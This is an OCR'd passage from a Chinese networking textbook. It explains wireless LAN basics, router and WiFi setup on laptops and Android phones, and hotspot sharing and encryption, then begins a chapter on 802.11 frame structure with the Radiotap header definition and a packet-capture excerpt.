
（1）性能。无线网络是依靠无线电波进行传输的，因此无线电波受到遮挡或者其他电波干扰都可能阻碍电磁波传输，受到这些外因影响会直接导致网络性能降低。

（2）速率。无线信道的传输速率与有线信道相比要低得多，虽然无线网络还在不断的发展，目前已经能达到最快500Mb/s的传输速率，但是与有线网络的千兆传输速率相比还是有差距的。

（3）安全性。由于无线传输的特性导致无线传输是发散的，不要求建立物理连接通道，因此从理论上讲，很容易被监听造成信息泄露。

5.1.3 无线局域网的组网模型

无线局域网有其方便灵活的特性，当然它也有自己的基本组网模型，如下图所示。该组网模型的组成元件包括站点、接入点、无线介质、分布式系统等。



（1）站点。配置网络的目的，是为了在站点之间传送数据。所谓站点，是指配备无线网络接口的计算设备，即带有无线网卡的通信设备，如笔记本计算机、手机、iPad 等无线设备。

（2）接入点。无线网络所使用的帧必须经过转换，才能被传递至其他不同类型的无线设备。具备无线至有线桥接功能的设备称为接入点（简称 AP），如无线局域网中的无线路由器，就是一个简单的接入点。

（3）无线介质。IEEE 802.11 标准以无线介质（Wireless medium）在工作站之间传递数据帧。其所定义的物理层不止一种；这种架构允许多种物理层同时支持 802.11 MAC - 802.11 最初标准化了的两种射频（radio frequency，简称 RF）物理层以及一种红外线（infrared ）物理层，然而事后证明 RF 物理层较受欢迎。

（4）分布式系统。当几个接入点串联以覆盖较大区域时，彼此之间必须相互通信，才能够掌握移动式工作站的行踪。而分布式系统（distribution system）属于 802.11 的逻辑元件，负责将帧（frame）转送至目的地。

5.1.4　认识无线连接方式

说起WiFi大家都知道可以无线上网，其实，WiFi是一种无线连接方式，并不是无线网络或者是其他无线设备。

WiFi是一个无线网络通信技术的品牌，由WiFi联盟（WiFi Alliance）所持有。目的在于改善基于IEEE 802.11标准的无线网络产品之间的互通性。WiFi联盟成立于1999年，当时的名称叫作Wireless Ethernet Compatibility Alliance (WECA)，在2002年10月，正式改名为WiFi Alliance。

以前通过网线连接计算机，自从有了WiFi技术，则可以通过无线电波来联网；常见的无线网络设备就是一个无线路由器，那么在这个无线路由器的电波覆盖的有效范围内，都可以采用WiFi连接方式进行联网，如果无线路由器连接了一条ADSL线路或者别的上网线路，则无线路由器又可以被称为一个“热点”。

5.2　组建一个简单的无线网络


无线局域网络的搭建给无线办公带来了很多方便，而且可随意改变办公位置而不受束缚，大大适合了现代人的追求。

5.2.1　搭建无线网环境



建立无线局域网的操作比较简单，在有线网络到户后，用户只须连接一个具有无线WiFi功能的路由器，然后各房间里的计算机、笔记本计算机、手机和iPad等设备利用无线网卡与路由器之间建立无线连接，即可构建整个办公室的内部无线局域网，下图为一个无线局域网连接示意图。







5.2.2 配置无线局域网

建立无线局域网的第一步就是配置无线路由器，默认情况下，具有无线功能的路由器不开启无线功能，需要用户手动配置，在开启了路由器的无线功能后，下面就可以配置无线网了。

使用计算机配置无线网的操作步骤如下。

Step 01 打开IE浏览器，在地址栏中输入路由器的网址，一般情况下路由器的默认网址为“192.168.0.1”，输入完毕后单击“转至”按钮，即可打开路由器的登录窗口，如下图所示。


Step 02 在“请输入管理员密码”文本框中输入管理员的密码，默认情况下管理员的密码为“123456”，如下图所示。



Step 03 单击“确认”按钮，即可进入路由器的“运行状态”工作界面，在其中可以查看路由器的基本信息，如下图所示。



Step 04 选择窗口左侧的“无线设置”选项，在打开的子选项中选择“基本信息”选项，即可在右侧的窗格中显示无线设置的基本功能，并选中“开始无线功能”和“开启SSID广播”复选框，如下图所示。



Step 05 当开启了路由器的无线功能后，单击“保存”按钮进行保存，然后重新启动路由器，即可完成无线网的设置，这样具有WiFi功能的电子设备就可以与路由器进行无线连接，从而实现共享上网。

5.2.3 将计算机接入无线网

笔记本计算机具有无线接入功能，台式计算机要想接入无线网，需要购买相应的无

线接收器，这里以笔记本计算机为例，介绍如何将计算机接入无线网，具体的操作步骤如下。

Step 01 双击笔记本计算机桌面右下角的无线连接图标，打开“网络和共享中心”窗口，在其中可以看到计算机的网络连接状态，如下图所示。



Step 02 单击笔记本计算机桌面右下角的无线连接图标，在打开的界面中显示了计算机自动搜索的无线设备和信号状态，如下图所示。



Step 03 单击一个无线连接设备，展开无线连接功能，在其中选中“自动连接”复选框，单击“连接”按钮，如下图所示。




Step 04 在打开的界面中输入无线连接设备的连接密码，单击“下一步”按钮，如下图所示。



Step 05 开始连接网络，如下图所示。



Step 06 连接到网络之后，桌面右下角的无线连接设备显示正常，并以弧线的方法给出信号的强弱，如下图所示。



Step 07 再次打开“网络和共享中心”窗口，在其中可以看到计算机当前的连接状态，如下图所示。



5.2.4 将手机接入WiFi

无线局域网配置完成后，用户可以将手机接入WiFi，从而实现无线上网，这里以Android系统为例演示手机接入WiFi具体操作步骤如下。

Step 01 在手机界面中用手指点按“设置”图标，进入手机的“设置”界面，如下图所示。



Step 02 使用手指点按WLAN右侧的“已关闭”，开启手机WLAN功能，并自动搜索周围可用的WLAN，如下图所示。



Step 03 使用手指点按可用的WLAN，弹出连接界面，在其中输入相关密码，如下图所示。



Step 04 点按“连接”按钮，即可将手机接入WiFi，并在下方显示“已连接”字样，这样手机就接入了WiFi，然后就可以使用手机进行上网了，如下图所示。



5.3　计算机和手机共享无线上网

随着手机上网的普及，计算机和手机的网络是可以互相共享的，这在一定程度上方便了用户，例如，如果手机共享计算机的网络，则可以节省手机上网产生的流量费用；如果自己的计算机不在有线网络环境中，则可以利用手机的流量进行计算机上网。

5.3.1　手机共享计算机的网络

计算机和手机网络的共享需要借助第三方软件，这样可以使整个操作简单方便，这里以借助“360免费WiFi”软件为例进行介绍。

Step 01 将计算机接入WiFi环境当中，如下图所示。



Step 02 在计算机中安装“360免费WiFi”软件，然后打开其工作界面，在其中设置WiFi名称与密码，如下图所示。



Step 03 打开手机的WLAN搜索功能，可以看到搜索出来的WiFi名称，如这里是LB-LINK1，如下图所示。





Step 04 使用手指点按LB-LINK1，即可打开WiFi连接界面，在其中输入密码，如下图所示。



Step 05 点按“连接”按钮，手机就可以通过计算机发射出来的WiFi信号进行上网了，如下图所示。



Step 06 返回到计算机工作环境当中，在“360免费WiFi”的工作界面中选择“已经连接的手机”选项卡，则可以在打开的界面中查看通过此计算机上网的手机信息，如下图所示。





5.3.2 计算机共享手机的网络

手机可以共享计算机的网络，计算机也可以共享手机的网络，这里以Android手机为例演示手机共享网络，具体的操作步骤如下。


Step 01 打开手机，进入手机的设置界面，在其中使用手指点按“便携式WLAN热点”，开启手机的便携式WLAN热点功能，如下图所示。



Step 02 返回到计算机的操作界面，单击右下角的无线连接图标，在打开的界面中显示了计算机自动搜索的无线设备和信号状态，这里就可以看到手机的无线设备信息“HUAWEI C8815”，如下图所示。



Step 03 单击手机无线设备，即可打开其连接界面，如下图所示。



Step 04 单击“连接”按钮，将计算机通过手机设备连接网络，如下图所示。



Step 05 连接成功后，在手机设备下方显示“已连接，开放”信息，其中的“开放”表示该手机设备没有进行加密处理，如下图所示。



提示：至此，就完成了计算机通过手机上网的操作，这里需要注意的是一定要时刻关注手机的上网流量。

5.4 实战演练

实战演练1——加密手机的WLAN热点功能

为保证手机的安全，一般需要给手机

的WLAN热点功能添加密码，具体的操作步骤如下。

Step 01 在手机的移动热点设置界面中，点按“配置WLAN热点”功能，在弹出的界面中点按“开放”选项，可以选择手机设备的加密方式，如下图所示。



Step 02 选择好加密方式后，即可在下方显示密码输入框，在其中输入密码，然后单击“保存”按钮即可，如下图所示。



Step 03 加密完成后，使用计算机连接手机设备时，系统提示用户输入网络安全密钥，如下图所示。



实战演练2——将计算机收藏夹网址同步到手机

使用360安全浏览器可以将计算机收藏夹中的网址同步到手机当中，其中360安全浏览器的版本要求在7.0以上，具体的操作步骤如下。

Step 01 在计算机中打开360安全浏览器8.1，如下图所示。



Step 02 单击工作界面左上角的浏览器标志，在弹出的界面中单击“登录账号”按钮，如下图所示。



Step 03 弹出“登录360账号”对话框，在其中输入账号与密码，如下图所示。



提示：如果没有账号，则可以单击“免费注册”按钮，在打开的界面中输入账号与密码进行注册操作。



Step 04 输入完毕后，单击“登录”按钮，即可以会员的方式登录到360安全浏览器当中，单击浏览器左上角的图标，在弹出的下拉列表中单击“手动同步”按钮，如下图所示。




Step 05 此时，可将计算机中的收藏夹进行同步操作，如下图所示。



Step 06 进入手机操作环境当中，点按“360手机浏览器”图标，进入手机360浏览器工作界面，如下图所示。



Step 07 点按页面下方的“☰”按钮，打开手机360浏览器的设置界面，如下图所示。



Step 08 点按“收藏夹”图标，进入手机360浏览器的“收藏夹”界面，如下图所示。




Step 09 点按“同步”按钮，打开“账号登录”界面，如下图所示。




Step 10 在登录界面输入账号与密码，这里需要注意的是，手机登录的账号与密码与计算机登录的账号与密码必须一致，如下图所示。



Step 11 单击“立即登录”按钮，即可以会员的身份登录到手机360浏览器当中，在打开的界面中可以看到“计算机收藏夹”选项，如下图所示。



Step 12 点按“计算机收藏夹”选项，即可打开“计算机收藏夹”操作界面，在其中可以看到计算机中的收藏夹的网址信息出现在手机浏览器的收藏夹当中，这就说明收藏夹网址同步完成，如右图所示。



5.5 小试身手

练习1：组建一个简单的无线网络。
练习2：将手机接入无线WiFi。
练习3：手机共享计算机网络上网。
练习4：计算机共享手机网络上网。

第6章　数据帧的结构与加密原理

无线通信中，所有的数据都是通过无线设备传送数据帧完成的，所以学习无线数据帧的结构以及无线通信的加密原理，是提高无线安全的基础。本章介绍无线网络数据帧的结构与无线通信的加密原理，主要包括数据帧、控制帧、管理帧的结构以及无线通信的加密原理。

6.1　数据帧

6.1.1　数据帧的结构

无线数据帧的结构比较复杂，包含了很多数据信息，其中Radiotap头与IEEE 802.11协议头是数据帧中的头信息，下面进行详细介绍。

1. Radiotap头

Radiotap头是802.11帧注入和接收的事实标准，所以在研究无线数据帧之前有必要了解一下Radiotap头。

Radiotap头包含了信号强度、噪声强度、信道、时间戳等信息。Radiotap比传统的Prism或AVS头更有灵活性，支持Radiotap的系统较多，如Linux、FreeBSD、NetBSD、OpenBSD，还有Windows（需使用AirPcap），厂家可以根据自己的需要定制个性化信息，因此它的长度不固定。

Radiotap的头部定义如下：

```
struct ieee80211_radiotap_header {
    u_int8_t        it_version;
                    /* set to 0 */
    u_int8_t        it_pad;
    u_int16_t       it_len;
                    /* entire length */
    u_int32_t       it_present;
                    /* fields present */
} __attribute__((__packed__));
```

主要参数介绍如下：

（1）it_version。表示版本号，值始终为0。

（2）it_pad。没有任何使用价值，仅仅是为了结构体对齐。

（3）it_len。表示长度，包括了Radiotap头部和数据两部分，如果对Radiotap信息不关心，通过该长度计算可以直接跳到IEEE 802.11头部。



（4）it_present。表示Radiotap数据的位掩码。Radiotap的数据紧跟其头部，当其中的位掩码为true时，表示有对应的数据，可以认为每一比特表示一种类型。比如bit5为1表示有通道数据，则可以获取到信号强度，反之是没有对应的数据。因此，Radiotap的长度其实是不固定的。

Radiotap头通过抓包软件抓出来的信息，如下图所示。

```
▸ Frame 11: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface 0
▾ Radiotap Header v0, Length 24
    Header revision: 0
    Header pad: 0
    Header length: 24
  ▾ Present flags
    ▸ Present flags word: 0xa000402e
    ▸ Present flags word: 0x00000820
  ▸ Flags: 0x00
    Data Rate: 1.0 Mb/s
    Channel frequency: 2412 [BG 1]
  ▸ Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum
    Antenna signal: -41dBm
  ▸ RX flags: 0x0000
    Antenna signal: -41dBm
    Antenna: 0
▸ 802.11 radio information
▸ IEEE 802.11 Clear-to-send, Flags: ........
```

Present flags是一个32位的标记，下图为具体信息。


```
▾ Present flags
  ▾ Present flags word: 0xa000402e
      .... .... .... .... .... .... .... ...0 = TSFT: Absent
      .... .... .... .... .... .... .... ..1. = Flags: Present
      .... .... .... .... .... .... .... .1.. = Rate: Present
      .... .... .... .... .... .... .... 1... = Channel: Present
      .... .... .... .... .... .... ...0 .... = FHSS: Absent
      .... .... .... .... .... .... ..1. .... = dBm Antenna Signal: Present
      .... .... .... .... .... .... .0.. .... = dBm Antenna Noise: Absent
      .... .... .... .... .... .... 0... .... = Lock Quality: Absent
